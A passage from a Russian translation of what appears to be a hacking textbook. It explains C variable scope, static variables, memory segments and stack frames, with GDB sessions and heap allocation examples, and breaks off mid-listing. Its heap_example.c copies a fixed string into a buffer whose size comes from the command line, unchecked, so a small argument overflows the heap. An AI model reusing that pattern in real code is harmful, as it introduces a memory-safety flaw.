    printf("\t[back in func1] i = %d, j = %d\n", i, j);
}

int main() {
    int i = 3;
    printf("[in main] i = %d, j = %d\n", i, j);
    func1();
    printf("[back in main] i = %d, j = %d\n", i, j);
}
```

Результат компиляции и выполнения *scope2.c*:

```
reader@hacking:~/booksrc $ gcc scope2.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3, j = 42
        [in func1] i = 5, j = 42
                [in func2] i = 7, j = 42
                [in func2] setting j = 1337
                        [in func3] i = 11, j = 999
                [back in func2] i = 7, j = 1337
        [back in func1] i = 5, j = 1337
[back in main] i = 3, j = 1337
reader@hacking:~/booksrc $
```

Мы видим, что глобальной переменной `j` в функции `func2()` присваивается значение, которое используется во всех функциях, кроме `func3()`, где есть собственная переменная с именем `j`. В подобном случае компилятор предпочитает использовать локальную переменную. Если переменные имеют одинаковые имена, может возникнуть путаница, но нужно помнить, что все это связано с памятью. Глобальная переменная `j` хранится в памяти, доступ к которой есть у каждой функции. Локальные переменные отдельной функции хранятся в особом участке памяти, несмотря на совпадение их имен с именами глобальных переменных. Если вывести адреса этих переменных, можно лучше понять,

что происходит. Например, в коде программы *scope3.c* адреса переменных выводятся с помощью унарного оператора адреса.

scope3.c

```
#include <stdio.h>

int j = 42; // j - глобальная переменная.

void func3() {
   int i = 11, j = 999; // Здесь j - локальная переменная func3()
   printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t\t[in func3] j @ 0x%08x = %d\n", &j, j);
}

void func2() {
   int i = 7;
   printf("\t\t[in func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[in func2] j @ 0x%08x = %d\n", &j, j);
   printf("\t\t[in func2] setting j = 1337\n");
   j = 1337; // Writing to j
   func3();
   printf("\t\t[back in func2] i @ 0x%08x = %d\n", &i, i);
   printf("\t\t[back in func2] j @ 0x%08x = %d\n", &j, j);
}

void func1() {
   int i = 5;
   printf("\t[in func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[in func1] j @ 0x%08x = %d\n", &j, j);
   func2();
   printf("\t[back in func1] i @ 0x%08x = %d\n", &i, i);
   printf("\t[back in func1] j @ 0x%08x = %d\n", &j, j);
}

int main() {
   int i = 3;
   printf("[in main] i @ 0x%08x = %d\n", &i, i);
   printf("[in main] j @ 0x%08x = %d\n", &j, j);
   func1();
   printf("[back in main] i @ 0x%08x = %d\n", &i, i);
   printf("[back in main] j @ 0x%08x = %d\n", &j, j);
}
```

Результат компиляции и выполнения *scope3.c*:

```
reader@hacking:~/booksrc $ gcc scope3.c
reader@hacking:~/booksrc $ ./a.out
[in main] i @ 0xbffff834 = 3
[in main] j @ 0x08049988 = 42
        [in func1] i @ 0xbffff814 = 5
        [in func1] j @ 0x08049988 = 42
```

```
                [in func2] i @ 0xbffff7f4 = 7
                [in func2] j @ 0x08049988 = 42
                [in func2] setting j = 1337
                        [in func3] i @ 0xbffff7d4 = 11
                        [in func3] j @ 0xbffff7d0 = 999
                [back in func2] i @ 0xbffff7f4 = 7
                [back in func2] j @ 0x08049988 = 1337
        [back in func1] i @ 0xbffff814 = 5
        [back in func1] j @ 0x08049988 = 1337
[back in main] i @ 0xbffff834 = 3
[back in main] j @ 0x08049988 = 1337
reader@hacking:~/booksrc $
```

Очевидно, что переменная `j`, используемая в `func3()`, отличается от `j` в других функциях. Переменная `j` из функции `func3()` хранится по адресу `0xbffff7d0`, а переменная `j` из остальных функций — по адресу `0x08049988`. Обратите также внимание на то, что у каждой функции есть *своя* переменная `i`, — адреса этих переменных разные.

В следующем листинге видно, что GDB останавливает выполнение в точке останова на функции `func3()`. После этого команда `backtrace` показывает все вызовы функции, записанные в стеке.

```
reader@hacking:~/booksrc $ gcc -g scope3.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 1
1       #include <stdio.h>
2
3       int j = 42; // j - глобальная переменная.
4
5       void func3() {
6          int i = 11, j = 999; // Здесь j - локальная переменная func3().
7          printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
8          printf("\t\t\t[in func3] j @ 0x%08x = %d\n", &j, j);
9       }
10
(gdb) break 7
Breakpoint 1 at 0x8048388: file scope3.c, line 7.
(gdb) run
Starting program: /home/reader/booksrc/a.out
[in main] i @ 0xbffff804 = 3
[in main] j @ 0x08049988 = 42
         [in func1] i @ 0xbffff7e4 = 5
         [in func1] j @ 0x08049988 = 42
                 [in func2] i @ 0xbffff7c4 = 7
                 [in func2] j @ 0x08049988 = 42
                 [in func2] setting j = 1337

Breakpoint 1, func3 () at scope3.c:7
7           printf("\t\t\t[in func3] i @ 0x%08x = %d\n", &i, i);
(gdb) bt
```

```
#0 func3 () at scope3.c:7
#1 0x0804841d in func2 () at scope3.c:17
#2 0x0804849f in func1 () at scope3.c:26
#3 0x0804852b in main () at scope3.c:35
(gdb)
```

Обратная трассировка показывает также вложенные вызовы функций по записям, хранящимся на стеке. При каждом обращении к функции в стек помещается запись, называемая *кадром стека* (*stack frame*). Каждая строка в обратной трассировке соответствует кадру стека. Каждый кадр стека также хранит локальные переменные для данного контекста. Локальные переменные кадров стека можно показать в GDB, если добавить в команду `backtrace` слово `full` (полная).

```
(gdb) bt full
#0 func3 () at scope3.c:7
        i = 11
        j = 999
#1 0x0804841d in func2 () at scope3.c:17
        i = 7
#2 0x0804849f in func1 () at scope3.c:26
        i = 5
#3 0x0804852b in main () at scope3.c:35
        i = 3
(gdb)
```

Полная обратная трассировка подтверждает, что локальная переменная `j` есть только в контексте `func3()`. В контекстах других функций используется глобальная версия переменной `j`.

Помимо глобальных, есть статические переменные, определяемые добавлением в объявление переменной ключевого слова `static`. Подобно глобальным, *статические переменные* сохраняют свое значение между вызовами функции; однако они похожи и на локальные, поскольку остаются локальными внутри контекста конкретной функции. Особым и уникальным свойством статических переменных является то, что они инициализируются только один раз. Все сказанное иллюстрирует код *static.c*.

static.c

```
#include <stdio.h>

void function() { // Пример функции с собственным контекстом
   int var = 5;
   static int static_var = 5; // Инициализация статической переменной

   printf("\t[in function] var = %d\n", var);
   printf("\t[in function] static_var = %d\n", static_var);
   var++;           // Прибавить 1 к var.
   static_var++;    // Прибавить 1 к static_var.
}
```

```
int main() { // Функция main с собственным контекстом
   int i;
   static int static_var = 1337; // Другая статическая переменная
                                 // в другом контексте

   for(i=0; i < 5; i++) { // Повторить 5 раз
       printf("[in main] static_var = %d\n", static_var);
       function(); // Вызвать функцию.
   }
}
```

Переменная `static_var` объявлена статической в двух местах: в контексте `main()` и в контексте `function()`. Поскольку статические переменные являются локальными в контексте конкретной функции, можно дать им одинаковые имена, но в действительности они будут представлять два разных адреса в памяти. `function` просто выводит значения этих двух переменных в своем контексте и добавляет к обеим 1. Скомпилировав и выполнив эту программу, мы увидим разницу между статическими и не статическими переменными.

```
reader@hacking:~/booksrc $ gcc static.c
reader@hacking:~/booksrc $ ./a.out
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 5
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 6
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 7
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 8
[in main] static_var = 1337
        [in function] var = 5
        [in function] static_var = 9
reader@hacking:~/booksrc $
```

Обратите внимание: `static_var` сохраняет свое значение между последовательными вызовами `function()`. Это происходит потому, что статические переменные сохраняют свои значения, и потому, что их инициализация выполняется только один раз. Кроме того, поскольку статические переменные являются локальными в контексте конкретной функции, `static_var` в контексте `main()` всегда сохраняет значение 1337.

И снова, выведя адреса этих переменных с помощью оператора адреса, мы получим лучшее представление о происходящем. Возьмем, например, программу *static2.c*.

static2.c

```
#include <stdio.h>

void function() { // Пример функции с собственным контекстом
   int var = 5;
   static int static_var = 5; // Инициализация статической переменной

   printf("\t[in function] var @ %p = %d\n", &var, var);
   printf("\t[in function] static_var @ %p = %d\n", &static_var, static_var);
   var++;           // Прибавить 1 к var.
   static_var++;    // Прибавить 1 к static_var.
}

int main() { // Функция main с собственным контекстом
   int i;
   static int static_var = 1337; // Другая статическая, в другом контексте

   for(i=0; i < 5; i++) { // loop 5 times
       printf("[in main] static_var @ %p = %d\n", &static_var, static_var);
       function(); // Вызвать функцию.
   }
}
```

Результат компиляции и выполнения *static2.c*:

```
reader@hacking:~/booksrc $ gcc static2.c
reader@hacking:~/booksrc $ ./a.out
[in main] static_var @ 0x804968c = 1337
          [in function] var @ 0xbffff814 = 5
          [in function] static_var @ 0x8049688 = 5
[in main] static_var @ 0x804968c = 1337
          [in function] var @ 0xbffff814 = 5
          [in function] static_var @ 0x8049688 = 6
[in main] static_var @ 0x804968c = 1337
          [in function] var @ 0xbffff814 = 5
          [in function] static_var @ 0x8049688 = 7
[in main] static_var @ 0x804968c = 1337
          [in function] var @ 0xbffff814 = 5
          [in function] static_var @ 0x8049688 = 8
[in main] static_var @ 0x804968c = 1337
          [in function] var @ 0xbffff814 = 5
          [in function] static_var @ 0x8049688 = 9
reader@hacking:~/booksrc $
```

По выведенным адресам переменных видно, что `static_var` в `main()` отличается от переменной с тем же именем в `function()`, потому что у них разные адреса памяти (`0x804968c` и `0x8049688` соответственно). Вы, наверное, заметили, что адреса локальных переменных очень большие, например `0xbffff814`, а глобальных и статических – очень маленькие, например `0x0804968c` и `0x8049688`. Хорошо, что вы так наблюдательны:

обнаружение таких мелких фактов и выяснение причин их появления составляет один из краеугольных камней хакинга. Читайте дальше, и вы поймете почему.

0x270 Сегментация памяти

Память, занимаемая скомпилированной программой, делится на пять сегментов: текст, или код (`text`), данные (`data`), bss, куча (`heap`) и стек (`stack`). Каждый сегмент представляет собой особый раздел памяти, выделенный для специальных целей.

Сегмент `text` иногда также называют *сегментом кода*. В нем располагаются машинные команды программы. Выполнение команд в этом сегменте происходит нелинейно из-за упоминавшихся выше управляющих структур верхнего уровня и функций, которые компилируются в инструкции ветвления, перехода и вызова функций на языке ассемблера. При запуске программы EIP устанавливается на первую инструкцию в сегменте `text`. Затем процессор осуществляет цикл исполнения, в котором происходит следующее:

1. Считывается команда по адресу, находящемуся в EIP.
2. К EIP прибавляется длина этой команды в байтах.
3. Выполняется команда, прочитанная на шаге 1.
4. Происходит переход к шагу 1.

Если команда выполняет переход или вызов, она заменяет EIP другим адресом. Процессору это безразлично, потому что он не ориентирован на линейное выполнение команд. Если на шаге 3 EIP изменится, процессор перейдет к шагу 1 и прочтет ту инструкцию, которая находится по адресу, записанному в EIP.

В сегменте `text` запись запрещена: в нем хранится только код, но не переменные. Это защищает код программы от модификации: при попытке записи в этот сегмент памяти программа сообщает пользователю, что происходит нечто неладное, и завершает свою работу. Другое преимущество доступности этого сегмента лишь для чтения состоит в том, что несколько запущенных экземпляров одной программы могут использовать его совместно, не мешая один другому. Следует также отметить, что размер этого сегмента памяти постоянен, потому что в нем не происходит никаких изменений.

Сегмент данных и *сегмент bss* предназначены для хранения глобальных и статических переменных программы. В сегменте `data` хранятся инициализированные глобальные и статические переменные, а в `bss` — такие же переменные без инициализации. Эти сегменты доступны для записи, но их размер также фиксирован. Вспомним, что глобальные переменные сохраняются независимо от функционального контекста (как переменная `j` в предыдущих примерах). Глобальные и статические

переменные способны сохранять свои значения, поскольку хранятся в отдельных сегментах памяти.

Сегмент кучи (heap) непосредственно доступен программисту. Он может выделять в этом сегменте блоки памяти и использовать их по своему усмотрению. Примечательная особенность кучи – ее непостоянный размер, способный увеличиваться или уменьшаться по мере необходимости. Память в куче управляется алгоритмами выделения (allocator) и освобождения (deallocator): первый резервирует участки памяти для использования, а второй освобождает их, делая возможным повторное резервирование. Размер кучи увеличивается или уменьшается в зависимости от того, сколько памяти зарезервировано для использования. Программист, таким образом, может с помощью функций выделения памяти динамически резервировать и освобождать память. Увеличение размеров кучи сопровождается ее ростом вниз, в направлении старших адресов.

Сегмент стека (stack) – тоже переменного размера; он служит временным хранилищем локальных переменных и контекстов функций при их вызове. Именно его показывает команда обратной трассировки в GDB. Когда программа вызывает некоторую функцию, та получает собственный набор переданных ей переменных, а код функции располагается по отдельному адресу в сегменте текста (кода). Поскольку при вызове функции изменяются контекст и EIP, в стек помещаются передаваемые переменные, адрес, к которому EIP должен вернуться по завершении работы функции, и локальные переменные этой функции. Все эти данные хранятся вместе на стеке в так называемом *кадре стека*. Стек содержит много кадров.

В информатике *стеком* называется часто используемая абстрактная структура данных. Для нее действует правило «первым пришел – последним ушел» (FILO), согласно которому первый объект, помещенный на стек, будет последним, взятым с него. Наглядная аналогия – нанизывание бусин на нитку с узлом на конце: нельзя снять первую бусинку, не сняв перед тем все остальные. Помещение элемента в стек называют также *проталкиванием* (*pushing*), а его извлечение – *выталкиванием* (*popping*).

В соответствии со своим названием сегмент стека в памяти является стековой структурой, хранящей кадры (фреймы) стека. Адрес вершины стека хранится в ESP, он постоянно изменяется по мере помещения в стек новых элементов и их извлечения. Ввиду столь высокой динамики стека вполне логично, что его размер не фиксирован. Однако в отличие от кучи, при увеличении размера стека его вершина движется в памяти «вверх», в направлении младших адресов.

Порядок FILO, действующий в стеке, может показаться странным, однако он очень удобен для хранения контекста. При вызове функции в кадр стека помещается группа данных. Для обращения к локальным переменным функции, располагающимся в текущем кадре стека, слу-

жит регистр EBP, который называют *указателем кадра* (*frame pointer*, *FP*) или *указателем локальной базы* (*local base*, *LB*). В каждом кадре стека содержатся переданные функции параметры, ее локальные переменные и два указателя, необходимых для того, чтобы вернуть все на место: *сохраненный указатель кадра* (*saved frame pointer*, *SFP*) и *адрес возврата*. С помощью SFP регистр EBP возвращается в исходное состояние, а с помощью адреса возврата в EIP записывается адрес команды, следующей за вызовом функции. В результате восстанавливается функциональный контекст предшествующего кадра стека.

Приведенный ниже код *stack_example.c* содержит две функции: `main()` и `test_function()`.

stack_example.c

```
void test_function(int a, int b, int c, int d) {
    int flag;
    char buffer[10];
    flag = 31337;
    buffer[0] = 'A';
}
int main() {
    test_function(1, 2, 3, 4);
}
```

Сначала эта программа определяет функцию `test_function` с четырьмя целочисленными аргументами: `a`, `b`, `c` и `d`. Локальные переменные функции – это 4-байтная переменная `flag` и 10-символьный буфер `buffer`. Память этим переменным выделяется в сегменте стека, а машинные команды кода функции хранятся в сегменте `text`. Скомпилировав программу, можно изучить ее внутреннее устройство с помощью GDB. Ниже показан результат дизассемблирования машинных команд для функций `main()` и `test_function()`. Функция `main()` начинается с `0x08048357`, а функция `test_function()` – с `0x08048344`. Первые несколько команд в каждой функции (в следующем листинге выделены полужирным) организуют кадр стека. В совокупности эти команды называются *прологом процедуры* или *прологом функции*. Они записывают в стек указатель кадра и локальные переменные. Иногда в прологе функции выполняется также некоторое выравнивание стека. Точный вид пролога может весьма различаться в зависимости от компилятора и его опций, но общая задача его команд – выстроить кадр стека.

```
reader@hacking:~/booksrc $ gcc -g stack_example.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) disass main
Dump of assembler code for function main():
0x08048357 <main+0>:    push   ebp
0x08048358 <main+1>:    mov    ebp,esp
0x0804835a <main+3>:    sub    esp,0x18
0x0804835d <main+6>:    and    esp,0xfffffff0
```

```
0x08048360 <main+9>:    mov    eax,0x0
0x08048365 <main+14>:   sub    esp,eax
0x08048367 <main+16>:   mov    DWORD PTR [esp+12],0x4
0x0804836f <main+24>:   mov    DWORD PTR [esp+8],0x3
0x08048377 <main+32>:   mov    DWORD PTR [esp+4],0x2
0x0804837f <main+40>:   mov    DWORD PTR [esp],0x1
0x08048386 <main+47>:   call   0x8048344 <test_function>
0x0804838b <main+52>:   leave
0x0804838c <main+53>:   ret
End of assembler dump
(gdb) disass test_function()
Dump of assembler code for function test_function:
0x08048344 <test_function+0>:   push   ebp
0x08048345 <test_function+1>:   mov    ebp,esp
0x08048347 <test_function+3>:   sub    esp,0x28
0x0804834a <test_function+6>:   mov    DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>: mov     BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>: leave
0x08048356 <test_function+18>: ret
End of assembler dump
(gdb)
```

При выполнении этой программы вызывается функция `main()`, которая просто вызывает функцию `test_function()`.

При вызове функции `test_function()` из функции `main()` в стек помещаются различные значения, образующие начало кадра стека. При этом аргументы функции проталкиваются в стек в обратном порядке (поскольку в нем применяется принцип FILO). Аргументами функции служат 1, 2, 3 и 4, поэтому последовательность команд помещает в стек 4, 3, 2 и наконец 1. Эти значения соответствуют переменным `d`, `c`, `b` и `a` функции. Команды, помещающие эти значения в стек, в приведенном ниже результате дизассемблирования функции `main()` выделены полужирным.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048357 <main+0>:    push   ebp
0x08048358 <main+1>:    mov    ebp,esp
0x0804835a <main+3>:    sub    esp,0x18
0x0804835d <main+6>:    and    esp,0xfffffff0
0x08048360 <main+9>:    mov    eax,0x0
0x08048365 <main+14>:   sub    esp,eax
0x08048367 <main+16>:   mov    DWORD PTR [esp+12],0x4
0x0804836f <main+24>:   mov    DWORD PTR [esp+8],0x3
0x08048377 <main+32>:   mov    DWORD PTR [esp+4],0x2
0x0804837f <main+40>:   mov    DWORD PTR [esp],0x1
0x08048386 <main+47>:   call   0x8048344 <test_function>
0x0804838b <main+52>:   leave
0x0804838c <main+53>:   ret
End of assembler dump
(gdb)
```

Затем при выполнении команды `call` ассемблера в стек помещается адрес возврата, а выполнение передается на начало функции `test_function()` с адресом `0x08048344`. Адрес возврата – это местонахождение команды, следующей за текущей, адрес которой содержится в EIP, а именно значение, сохраненное на шаге 3 обсуждавшегося цикла исполнения. В данном случае должен произойти возврат на адрес `0x0804838b`, где в функции `main()` размещается команда `leave`.

Команда `call` сохраняет в стеке адрес возврата и выполняет переход по содержащемуся в EIP адресу начала функции `test_function()`; таким образом, команды пролога функции `test_function()` завершили создание кадра стека. Теперь в стек помещается текущее значение EBP. Оно называется сохраненным указателем кадра (SFP) и позволяет позже вернуть EBP в исходное состояние. Затем текущее значение ESP копируется в EBP, чтобы установить новый указатель кадра. Этот указатель кадра используется для обращения к локальным переменным функции (`flag` и `buffer`). Память для этих переменных отводится в результате вычитания из ESP. В конечном счете кадр стека выглядит примерно так, как показано на рис. 2.1.




***Рис. 2.1.** Кадр стека*

С помощью GDB можно проследить, как в стеке формируется кадр. В следующем листинге точки останова установлены в `main()` перед обращением к `test_function()` и в начале `test_function()`. GDB помещает первую точку останова перед командами, отправляющими в стек аргументы функции, а вторую точку останова – после пролога функции `test_function()`.

После запуска программы исполнение останавливается в точке останова, где исследуется содержимое регистров ESP (указатель стека), EBP (указатель кадра) и EIP (указатель команды).

```
(gdb) list main
4
5           flag = 31337;
6           buffer[0] = 'A';
7       }
8
9       int main() {
10          test_function(1, 2, 3, 4);
11      }
(gdb) break 10
Breakpoint 1 at 0x8048367: file stack_example.c, line 10.
(gdb) break test_function
Breakpoint 2 at 0x804834a: file stack_example.c, line 5.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at stack_example.c:10
10          test_function(1, 2, 3, 4);
(gdb) i r esp ebp eip
esp             0xbffff7f0      0xbffff7f0
ebp             0xbffff808      0xbffff808
eip             0x8048367       0x8048367 <main+16>
(gdb) x/5i $eip
0x8048367 <main+16>:      mov  DWORD PTR [esp+12],0x4
0x804836f <main+24>: mov  DWORD PTR [esp+8],0x3
0x8048377 <main+32>: mov  DWORD PTR [esp+4],0x2
0x804837f <main+40>: mov  DWORD PTR [esp],0x1
0x8048386 <main+47>: call 0x8048344 <test_function>
(gdb)
```

Эта точка останова находится как раз перед тем местом, где формируется кадр стека для вызова `test_function()`. То есть дно этого нового кадра стека находится по адресу, являющемуся текущим значением ESP, `0xbffff7f0`. Следующая точка останова расположена сразу после пролога функции `test_function()`, поэтому при продолжении работы будет построен кадр стека. В следующем листинге показана аналогичная информация для второй точки останова. Обращение к локальным переменным (`flag` и `buffer`) происходит относительно указателя кадра (EBP).

```
(gdb) cont
Continuing.

Breakpoint 2, test_function (a=1, b=2, c=3, d=4) at stack_example.c:5
5           flag = 31337;
(gdb) i r esp ebp eip
esp             0xbffff7c0      0xbffff7c0
ebp             0xbffff7e8      0xbffff7e8
eip             0x804834a       0x804834a <test_function+6>
(gdb) disass test_function
Dump of assembler code for function test_function:
```

```
0x08048344 <test_function+0>:   push   ebp
0x08048345 <test_function+1>:   mov    ebp,esp
0x08048347 <test_function+3>:   sub    esp,0x28
0x0804834a <test_function+6>:   mov    DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>: mov     BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>: leave
0x08048356 <test_function+18>: ret
End of assembler dump.
(gdb) print $ebp-12
$1 = (void *) 0xbffff7dc
(gdb) print $ebp-40
$2 = (void *) 0xbffff7c0
(gdb) x/16xw $esp
0xbffff7c0:   ❶ 0x00000000     0x08049548      0xbffff7d8      0x08048249
0xbffff7d0:     0xb7f9f729     0xb7fd6ff4      0xbffff808    ❷ 0x080483b9
0xbffff7e0:     0xb7fd6ff4     0xbffff89c    ❸ 0xbffff808    ❹ 0x0804838b
0xbffff7f0:   ❺ 0x00000001     0x00000002      0x00000003      0x00000004
(gdb)
```

В конце показан кадр стека. Внизу кадра видны четыре аргумента функции ❺, а сразу над ними – адрес возврата ❹. Выше располагается сохраненный указатель `0xbffff808` ❸, представляющий собой содержимое EBP в предыдущем кадре стека. Остальная память отведена для локальных переменных `flag` и `buffer`. Расчет их адресов относительно EBP точно показывает, где они находятся в стеке. Память переменной `flag` отмечена ❷, а переменной `buffer` – ❶. Оставшееся в стеке место – просто для заполнения.

По завершении выполнения весь кадр выталкивается из стека, а в EIP помещается адрес возврата, чтобы программа могла продолжить свое выполнение. Если внутри функции происходит вызов другой функции, в стек проталкивается еще один кадр, и так далее. В конце работы каждой функции ее кадр стека выталкивается, чтобы можно было продолжить выполнение предыдущей функции. Такой режим работы оправдывает организацию этого сегмента памяти в виде структуры данных типа FILO.

Различные сегменты памяти организованы в указанном порядке – от младших адресов памяти к старшим. Так как нумерованный список привычнее читать сверху вниз, младшие адреса памяти располагаются вверху. В некоторых книгах принят противоположный порядок, что может сбивать с толку, поэтому в данной книге меньшие адреса памяти всегда оказываются вверху. В большинстве отладчиков память также отображается в этом стиле: младшие адреса памяти находятся вверху, а старшие – внизу.

Поскольку размер кучи и стека устанавливается динамически, эти два сегмента растут в противоположных направлениях, навстречу друг другу. Это сокращает непроизводительный расход памяти, позволяя увеличивать стек, когда куча невелика, и наоборот (рис. 2.2).




Рис. 2.2. *Расположение сегментов в памяти*

0x271 Сегменты памяти в C

В C и других компилируемых языках скомпилированный код помещается в сегмент текста, а переменные располагаются в других сегментах. Сегмент, в который попадает переменная, зависит от того, как она определена. Переменные, определенные вне каких-либо функций, считаются глобальными. Кроме того, с помощью ключевого слова `static` любую переменную можно определить как статическую. Если статическая или глобальная переменная описана с начальным значением, она помещается в сегмент данных, в противном случае – в сегмент bss. Память в сегменте кучи нужно сначала выделить с помощью функции `malloc()`. Обычно обращение к памяти в куче происходит через указатели. Остальные переменные функции хранятся в сегменте стека. В стеке может быть много кадров, поэтому помещаемые в стек переменные могут сохранять свою уникальность в различных функциональных контекстах. Программа *memory_segments.c* поможет разобраться с этими концепциями в C.

memory_segments.c

```
#include <stdio.h>

int global_var;
int global_initialized_var = 5;

void function() { // Это демонстрационная функция
   int stack_var; // Переменная с таким же именем есть в main().
   printf("the function's stack_var is at address 0x%08x\n", &stack_var);
}
```

```
int main() {
   int stack_var; // Переменная с таким же именем есть в function()
   static int static_initialized_var = 5;
   static int static_var;
   int *heap_var_ptr;

   heap_var_ptr = (int *) malloc(4);

   // Эти переменные находятся в сегменте данных.
   printf("global_initialized_var is at address 0x%08x\n",
          &global_initialized_var);
   printf("static_initialized_var is at address 0x%08x\n\n",
          &static_initialized_var);

   // Эти переменные находятся в сегменте bss.
   printf("static_var is at address 0x%08x\n", &static_var);
   printf("global_var is at address 0x%08x\n\n", &global_var);

   // Эта переменная находится в сегменте кучи.
   printf("heap_var is at address 0x%08x\n\n", heap_var_ptr);

   // Эти переменные находятся в сегменте стека
   printf("stack_var is at address 0x%08x\n", &stack_var);
   function();
}
```

Работу этого кода легко понять благодаря содержательным именам переменных. Глобальные и статические переменные объявлены, как описано выше, кроме того, добавлены инициализированные переменные. Переменная `stack_var` объявлена как в `main()`, так и в `function()`, чтобы продемонстрировать действие функционального контекста. Переменная `heap` объявлена как указатель на целое и будет указывать на адрес памяти в сегменте кучи. Функция `malloc()` предназначена для выделения четырех байтов в куче. Поскольку выделяемая память может быть использована под любые данные, функция `malloc()` возвращает указатель на `void`, который нужно привести к указателю на целое.

```
reader@hacking:~/booksrc $ gcc memory_segments.c
reader@hacking:~/booksrc $ ./a.out
global_initialized_var is at address 0x080497ec
static_initialized_var is at address 0x080497f0

static_var is at address 0x080497f8
global_var is at address 0x080497fc

heap_var is at address 0x0804a008
stack_var is at address 0xbffff834
the function's stack_var is at address 0xbffff814
reader@hacking:~/booksrc $
```

Первые две инициализируемые переменные располагаются по самым младшим адресам, так как они находятся в сегменте данных. Следующие две переменные, `static_var` и `global_var`, хранятся в сегменте bss, потому что они не инициализируются. Их адреса несколько больше, чем у предыдущих переменных, потому что сегмент bss расположен ниже сегмента данных. После компиляции размер обоих этих сегментов не будет изменяться, поэтому потери памяти здесь незначительны, а адреса находятся не слишком далеко друг от друга.

Переменная `heap` хранится в памяти, выделенной в сегменте кучи, располагающемся сразу после сегмента bss. Напомню, что размер этого сегмента не фиксирован и впоследствии может динамически увеличиваться. Наконец, у последних двух переменных `stack_var` очень большие адреса в памяти, потому что они размещаются в сегменте стека. Размер стека тоже не фиксирован, но он начинается внизу и увеличивается вверх по направлению к сегменту кучи. Благодаря этому оба сегмента динамические, и память не расходуется понапрасну. Первая переменная `stack_var` в контексте функции `main()` хранится в кадре стека внутри сегмента стека. У второй переменной `stack_var` в `function()` свой отдельный уникальный контекст, поэтому эта переменная хранится в другом кадре стека внутри сегмента стека. Когда ближе к концу программы выполняется вызов `function()`, создается новый кадр стека, чтобы (среди прочего) хранить `stack_var` для контекста `function()`. Поскольку с каждым новым кадром стек растет в сторону сегмента кучи, адрес второй переменной `stack_var` (`0xbffff814`) меньше, чем адрес первой переменной `stack_var` (`0xbffff834`), находящейся в контексте `main()`.

0x272 Работа с кучей

Другие сегменты памяти используются, когда переменная объявлена соответствующим образом, и не требуют особых усилий – в отличие от сегмента кучи. Как уже отмечалось, выделение памяти в куче происходит с помощью функции `malloc()`. Она принимает единственный аргумент, который задает количество памяти, которое требуется выделить в сегменте кучи, и возвращает указатель `void`, содержащий адрес начала выделенной памяти. Если по какой-либо причине `malloc()` не смогла выделить память, она возвращает указатель `NULL` со значением 0. Парная функция, которая освобождает память, называется `free()`. В качестве единственного аргумента она принимает указатель и освобождает память в куче, после чего ту можно снова использовать. Работу этих довольно простых функций иллюстрирует программа *heap_example.c*.

heap_example.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
```

```
    char *char_ptr;  // Указатель на символьный тип
    int *int_ptr;    // Указатель на целый тип
    int mem_size;

    if (argc < 2)     // Если нет аргументов командной строки,
       mem_size = 50; // используется 50 – значение по умолчанию.
    else
       mem_size = atoi(argv[1]);

    printf("\t[+] allocating %d bytes of memory on the heap for char_ptr\n",
           mem_size);
    char_ptr = (char *) malloc(mem_size); // Выделение памяти в куче

    if(char_ptr == NULL) { // Проверка ошибки – сбоя malloc()
       fprintf(stderr, "Error: could not allocate heap memory.\n");
       exit(-1);
    }

    strcpy(char_ptr, "This is memory is located on the heap.");
    printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

    printf("\t[+] allocating 12 bytes of memory on the heap for int_ptr\n");
    int_ptr = (int *) malloc(12); // Еще раз выделяем память в куче

    if(int_ptr == NULL) { // Проверка ошибки – сбоя malloc() fails
       fprintf(stderr, "Error: could not allocate heap memory.\n");
       exit(-1);
    }

    *int_ptr = 31337; // Поместить 31337 по адресу, содержащемуся в int_ptr.
    printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

    printf("\t[-] freeing char_ptr's heap memory...\n");
    free(char_ptr); // Освободить память в куче

    printf("\t[+] allocating another 15 bytes for char_ptr\n");
    char_ptr = (char *) malloc(15); // Еще раз выделяем память в куче

    if(char_ptr == NULL) { // Проверка ошибки – сбоя malloc()
       fprintf(stderr, "Error: could not allocate heap memory.\n");
